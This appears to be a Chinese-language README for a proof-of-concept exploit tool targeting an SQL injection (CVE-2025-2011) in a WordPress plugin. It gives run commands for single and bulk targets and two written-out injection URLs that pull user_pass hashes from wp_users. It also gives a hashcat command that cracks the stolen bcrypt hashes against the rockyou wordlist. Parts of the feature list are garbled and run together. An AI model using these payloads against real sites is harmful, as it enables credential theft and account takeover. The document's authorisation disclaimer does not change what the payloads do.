作者: X3RX3S 但自豪地被 Ash Wesker 剥离,这家伙用他的横幅对 GPT 了我的代码 ;) 看这里 ---> https://github.com/Ashwesker/Blackash-CVE-2025-2011 你甚至可以在“他”的代码里看到我的 handle -_-'
目的: 一个概念验证工具,用于测试针对 WordPress 站点的 SQL 注入漏洞(CVE-2025-2011)。
免责声明: 仅用于您拥有或已获得明确书面许可的系统。未经授权的测试是非法且不道德的。
-p 1 或 -p 2 选择)$2a$、$2b$、$2y$)哈希检测,包括 $wp$ 前缀变体results_<hostname>.txt-m 3200),带有提示-u)或通过文件(-f)指定多个目标requestscolorama安装依赖:
pip install requests colorama
可选(用于破解):
hashcat 并可在 PATH 中找到(默认词表为 /usr/share/wordlists/rockyou.txt)/usr/share/wordlists/rockyou.txt使脚本可执行(可选):
chmod +x CVE-2025-2011.py
单个目标(默认载荷 1):

python3 CVE-2025-2011.py -u https://example.com
单个目标(载荷 2):
python3 CVE-2025-2011.py -u https://example.com -p 2
从文件指定多个目标(每行一个 URL):
python3 CVE-2025-2011.py -f targets.txt
对于每个测试的主机,脚本会保存一个结果文件:
results_<hostname>.txt
如果发现 bcrypt 哈希,它们会被保存到 hashes.txt,并提示您使用 Hashcat 破解。脚本使用的示例 Hashcat 命令:
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
注意:bcrypt 设计上速度较慢。破解可能需要很长时间,并需要 GPU。
/wp-admin/admin-ajax.php?action=depicter-lead-index&s=test%27)+UNION+select+user_pass,2,3,4,5+FROM+wp_users--+x
/wp-admin/admin-ajax.php?action=depicter-lead-list&s=test%27))+table_name+UNION+select+user_pass+FROM+wp_users--+x
此工具仅供教育和防御目的使用。不要在未获得明确许可的系统上使用。作者和分发者不对滥用承担任何责任。在对不属于自己的目标进行测试前,请务必获得书面授权。
run_hashcat 函数,指向您偏好的词表路径。


